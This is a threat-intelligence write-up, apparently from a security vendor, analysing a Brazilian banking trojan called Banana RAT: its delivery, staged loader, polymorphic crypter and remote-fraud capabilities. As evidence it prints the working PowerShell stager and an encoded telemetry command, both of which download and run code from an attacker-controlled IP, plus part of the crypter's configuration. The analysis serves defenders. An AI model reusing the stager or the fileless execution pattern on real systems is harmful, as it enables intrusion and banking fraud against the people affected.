

Inside SHADOW-WATER-063's Banana RAT: From Build Server to Banking Fraud

Published: 2026-05-19 · Archived: 2026-06-04 02:00:43 UTC

Key takeaways

- An MDR investigation correlated attacker infrastructure and endpoint telemetry to map the full operational model of Banana RAT, a banking trojan attributed to a threat activity cluster that TrendAI™ tracks as SHADOW-WATER-063.
- By correlating artifacts like recovered server tooling and client payloads, TrendAI Vision One™ Services – Managed Detection and Response (MDR) reconstructed the full attack chain, from polymorphic payload generation and staged delivery to in-memory execution and encrypted C&C communication.
- The malware uses layered obfuscation, AES-wrapped payloads, and fileless PowerShell execution to evade detection and persistence controls.
- Once active, it enables operator-driven fraud through remote input control, keylogging, screen streaming, and Pix QR code interception targeting Brazilian financial institutions.


Defenders are often left to piece together how a cyberattack works from limited visibility on infected systems. But during its investigation into a live Brazilian banking trojan operation, the TrendAI Vision One™ Services – Managed Detection and Response (MDR) team caught both sides of it. While most threat investigations start at the endpoint, this engagement gave us an uncommon view: Server-side tooling recovered directly from attacker infrastructure, cross-referenced against client-side telemetry from compromised hosts. The result is a full-chain picture of Banana RAT, a financially motivated threat actor operating exclusively against Brazilian financial institutions.

In connection with this investigation, TrendAI™ is coordinating with the Federação Brasileira de Bancos (FEBRABAN) to share threat intelligence and support the protection of Brazilian financial institutions and their customers.

- **Delivery:** Victims lured via WhatsApp or a possible phishing URL into downloading a malicious batch file (Consultar_NF-e.bat) from a campaign-specific domain – convitemundial2026[.]com.
- **Staged execution:** The batch file launches an obfuscated PowerShell command that silently fetches and runs a second-stage payload (msedge.txt) entirely in memory – no decrypted file ever touches disk.
- **Notable client capability:** The client functions as a full remote fraud and surveillance module, combining real-time screen streaming, operator-driven input control, banking-aware overlay injection, QR/PIX transaction manipulation, and continuous keylogging to enable interactive credential theft and unauthorized financial transaction execution.
- **Attribution:** High confidence - Brazilian Portuguese operators, Tetrade-adjacent tradecraft, exclusive targeting of 16 Brazilian financial institutions, and a Pix QR interception subsystem that only exists for the Brazilian market.


Inside a banking trojan operation: Mapping the server and client components

During this engagement, our team recovered both halves of the operation: the attacker's server-side tooling from the delivery infrastructure, and the client-side malware from compromised endpoints. Holding both sides at once is rare, and it lets us describe the full operating model rather than infer it (Figure 1). The component relationship map in Figure 2 captures that model in a single view, with attacker-controlled components on the left, victim-side execution on the right, and a vertical divider marking the trust boundary between them.



On the server side, the operator maintains a clean, unobfuscated PowerShell banker (msedge.txt) as a master source file. This source is never delivered directly. Instead, it feeds a FastAPI-based crypter service that applies multiple obfuscation layers and an AES-256-CBC wrapper, producing unique, polymorphic builds. The crypter keeps a pre-generated pool of 100 to 200 ready builds at all times so that requests can be served instantly. Each build is published as payload.php and consumed exactly once per victim request, ensuring every delivered sample is byte-unique. A separate analytics dashboard (stats-view.php) ingests web server logs to give the operator real-time visibility into campaign reach by country, ISP, operating system, and client.

On the client side, execution begins with a malicious batch file that invokes PowerShell to retrieve a small staging script from one attacker-controlled host. That stager hides its console window, downloads payload.php from a second attacker-controlled host, and writes it to a world-writable path under a benign filename. It then loads the file into memory, decrypts the AES-wrapped body using the embedded key and IV, and executes the resulting plaintext via ScriptBlock::Create – a fileless pattern that prevents the decrypted banker from ever touching disk. The unpacked banker establishes persistence and opens a TCP session to the operator's command-and-control host on port 443, where it receives instructions, exfiltrates captured data, and renders bank-specific overlays on demand.



The two sides connect at exactly one point: A single HTTP GET request from the staging cradle (`st.txt`) to `payload.php`. This is the only arrow crossing the divider in the map, and it represents the precise moment attacker-controlled bytes become victim-side execution. The deliberate separation of delivery infrastructure from command-and-control infrastructure – visible in Figure 2 as the absence of any further crossings – gives the operator resilience: If the delivery host is taken down, existing infections continue communicating with the command-and-control (C&C) host unaffected, and if the C&C host is disrupted, the delivery pipeline remains intact for the next campaign.

For defenders, the same geometry highlights where intervention is most effective. Blocking the crossing arrow at the network perimeter stops new infections cleanly, while remediating already-compromised hosts requires action against the C&C channel that the map intentionally leaves outside its frame.

Initial access

From MDR cases, we have observed a possible campaign targeting users in Brazil's financial sector. Based on available telemetry, the malicious batch file users are tricked into downloading is disguised as an electronic invoice document (`Consultar_NF-e.bat`). The use of an NF-e (Nota Fiscal Eletrônica) filename is consistent with a business-facing lure, suggesting the actor is targeting corporate users familiar with Brazil's electronic invoicing system.

- **eventSubId:** 603 - TELEMETRY_INTERNET_DOWNLOAD
- **Downloaded file:** C:\Users\<user>\Downloads\Consultar_NF-e[.].bat
- **Downloaded from:** hxxps://convitemundial2026[.].com/Consultar_NF-e[.].bat

Execution

Stager (st.txt / st.php)

Subsequently, the user executes that batch file. The initial stager is a 490-byte PowerShell snippet that hides the console window via *user32.ShowWindow*, creates *C:\Users\Public\Documents* if absent, downloads the next-stage PowerShell from *hxxp://24[.].199[.].90[.].58/payload[.].php* using *Net.WebClient.DownloadFile*, and executes the downloaded payload via IEX of a freshly created *ScriptBlock*. A larger variant (st.php) uses *Start-BitsTransfer* with a *WebClient* fallback for greater reliability through proxies and content-filtering (Figure 3).

```
st.txt — initial stager (downloads polymorphic stage 2)

1 Add-Type -Name W -Namespace H -MemberDefinition '[DllImport("user32.dll")]
2 public static extern bool ShowWindow(IntPtr h,int c);
3 [DllImport("kernel32.dll")]public static extern IntPtr GetConsoleWindow();' -EA 0
4 [H.W]::ShowWindow([H.W]::GetConsoleWindow(),0)
5
6 $f='C:\Users\Public\Documents\msedge.txt'
7 $d=Split-Path $f
8 if(!(Test-Path $d)){md $d -Force|Out-Null}
9 (New-Object Net.WebClient).DownloadFile('http://24.199.90.58/payload.php',$f)
10 & ([ScriptBlock]::Create((gc $f -Raw))) -ScriptPath $f
```


Polymorphic build pipeline (the panel)

Each victim request to *payload.php* causes the FastAPI panel to pop a pre-generated, hash-unique build from the pool, or generate one in under one second if the pool is empty (Figure 4). Every served payload differs in variable names, function names, .NET type-name fragmentation, junk-code insertions, XOR keys, and AES-encrypted code blobs, making file-hash detection essentially impossible at population scale (Figure 5).

```
servidor_completo_pool.py — per-victim polymorphism pool

816 POOL_CONFIG = {
817     'min_size': 100,          # 100 codigos prontos por pasta
818     'max_size': 200,          # Maximo 200 codigos
819     'refill_threshold': 50,    # Quando tiver menos que 50, gera mais
820     'generator_threads': 4,    # 4 threads gerando em paralelo
821 }
822
823 class CodePool:
824     """
825     Pool de codigos pre-gerados.
826     - Gera codigos em background
827     - Cliente recebe codigo instantaneo
828     - ZERO perda de clientes
829     """
```

Input: msedge.txt source



Output: Hash-unique build (served from pool)

Upon execution, the script drops *msedge.txt*, a staged payload file disguised as a text document, which is used to deliver second-stage malicious code for execution via PowerShell (Figure 6). The dropped file is **C:\Users\Public\Documents\msedge.txt**.

Low	5	Powershell Uses Native API to Execute Command	Arbitrary commands were possibly executed through Powershell by calling Native
Low	5	Remote File Copy via Powershell - AMSI	Detects attempt to download file via Powershell
processFilePath:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe		
processCmd:	powershell "\$u=[char](36,116,115,61,39,104,116,112,58,47,47,50,52,46,49,57,57,46,57,48,46,53,56,47,115,116,46,116,120,116,39,59,105,101,120,40,105,114,109,32,36,116,115,41)-join"";tex"\$u"		
eventSubid:	TELEMETRY_AMSI_EXECUTE		
objectAppName:	PowerShell_C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.26100.7705		
tags:	MSRE.T1102 XSAE.F1531 MITRE.T1106 MITRE.T1105 MITRE.T1059 XSAE.F2921 XSAE.F5880 MITRE.T1059.001 MITRE.T1140		
endpointGuid:	bd768423-540f-4b44-9212-1006b1df1de1		
processPid:	2132		
objectRawDataStr:	\$ts="http://24.199.90.58/st.txt?verfirm=\$ts" Add-Type -Name W -Namespace H -MemberDefinition "[DllImport("user32.dll")]public static extern bool ShowWindow(IntPtr hWnd, int cmd);[DllImport("kernel32.dll")]public static extern IntPtr GetConsoleWindow(); -EA 0 [HWP]=ShowWindow([HWP]=GetConsoleWindow(0)) \$f="C:\Users\Public\Documents\msedge.txt" \$d=Split-Path \$f \$B((Test-Path \$d))(\$md \$d -ForceOut-Null) (New-Object Net.WebClient).DownloadFile("http://24.199.90.58/payload.php",\$f) & ([ScriptBlock]::Create((gc \$f -Raw))) -ScriptPath \$f 14356		
parentPid:	14356		
parentCmd:	C:\WINDOWS\system32\cmd.exe /c "C:\Users\70397\Downloads\Consultar_NF-e.bat"		

Analysis of PowerShell script payload (msedge.txt)

Based on the collected sample, the PowerShell script delivers a banking-focused remote access trojan with capabilities including screen capture, remote input control, keylogging, clipboard manipulation, deceptive banking overlays, file exfiltration, encrypted command-and-control communications, and SYSTEM token abuse, indicative of malware intended to enable fraudulent banking activity and attacker-controlled account compromise. Currently, this script is detected as **Backdoor.PS1.BANANARAT.A**.

Capability	Description
Live screen streaming	Continuously captures the desktop (all monitors, DPI-aware) using BitBlt and streams JPEG frames to the operator.
Remote input control	Injects mouse movement, clicks, scroll, and keystrokes via SetCursorPos/mouse_event/keyboard_event Win32 APIs.
Input blocking	Calls BlockInput(true) to freeze the victim keyboard and mouse while the attacker operates the machine.
Keylogger	GetAsyncKeyState polling loop captures all keystrokes into a 2,000-entry ring buffer; sent to C&C on demand.
Clipboard monitoring	Reads and optionally modifies clipboard content (for example, replacing crypto wallet addresses).
Pix QR code detection	Uses ZXing library (zxing*.dll) to scan screen regions for PIX QR codes. Operator can manipulate payment data.
Browser/window monitor	Polls GetForegroundWindow titles against a target list of 30+ Brazilian bank and crypto-exchange pages.
Fake overlay screens	Displays full-screen Windows Update or bank-branded overlays (Itau, Bradesco, Santander, Caixa, BB) to hide fraudulent actions.
Chat popup	Operator can push text popups to the victim screen (social engineering).
File operations	Lists directory contents and exfiltrates files to the C&C server.
Process/service enumeration	Sends running process and service lists to the operator.

AES-256 encryption	All commands and clipboard data encrypted with AES-256-CBC; key derived from hardcoded master key via SHA-256.
SYSTEM token theft (ExplorerSpawner)	When running as SYSTEM in Session 0 (service), duplicates SYSTEM token and spawns PowerShell into the user interactive desktop.

Table 1. Core capabilities of Banana RAT



In-memory C# compilation via csc.exe

The PowerShell script invoked csc.exe from the .NET Framework directory to dynamically compile temporary C# source files (.cs) into DLL payloads within the user's Temp directory.

Artifact extension	Description
.0.cs	C# source code written by PowerShell
.cmdline	Arguments passed to csc.exe
.tmp	Temporary working file used during compilation
.dll	Compiled .NET assembly output, likely loaded into memory
.out	Compiler standard output
.err	Compiler standard error

Table 2. In-memory C# compilation artifacts


There were separate DLLs that were compiled and loaded. This is a typical pattern for an agent or remote access trojan (RAT) that splits its capabilities across multiple Add-Type calls to build up a complex functionality like process injection, credential access, and C&C communication modules. The three collected DLLs have the same purpose and goal for the routine, while one DLL is different (Figure 7).



Display Overlay Module is used to create and control a full-screen overlay window that sits on top of everything else on a Windows system, simulating various system or application states. It uses low-level Windows API functions to force the window to remain “always on top,” optionally make it click-through, and even prevent it from being captured or easily closed (Figure 8).


When the Show method is called, it launches a separate UI thread that builds a borderless form covering the entire screen and displays different visual layouts depending on the selected mode. These modes imitate things like Windows update screens, system repair messages, blue screen errors, or even fake banking/security update interfaces, complete with animated loading indicators, progress bars, and changing status messages. Timers are used to animate elements and simulate progress over time, giving the illusion of real system activity.

The overlay is designed to block user interaction and stay in focus until explicitly closed via the Hide method, which safely shuts down the form and its thread. Overall, the goal is to convincingly mimic system-level processes through a persistent, controlled overlay.



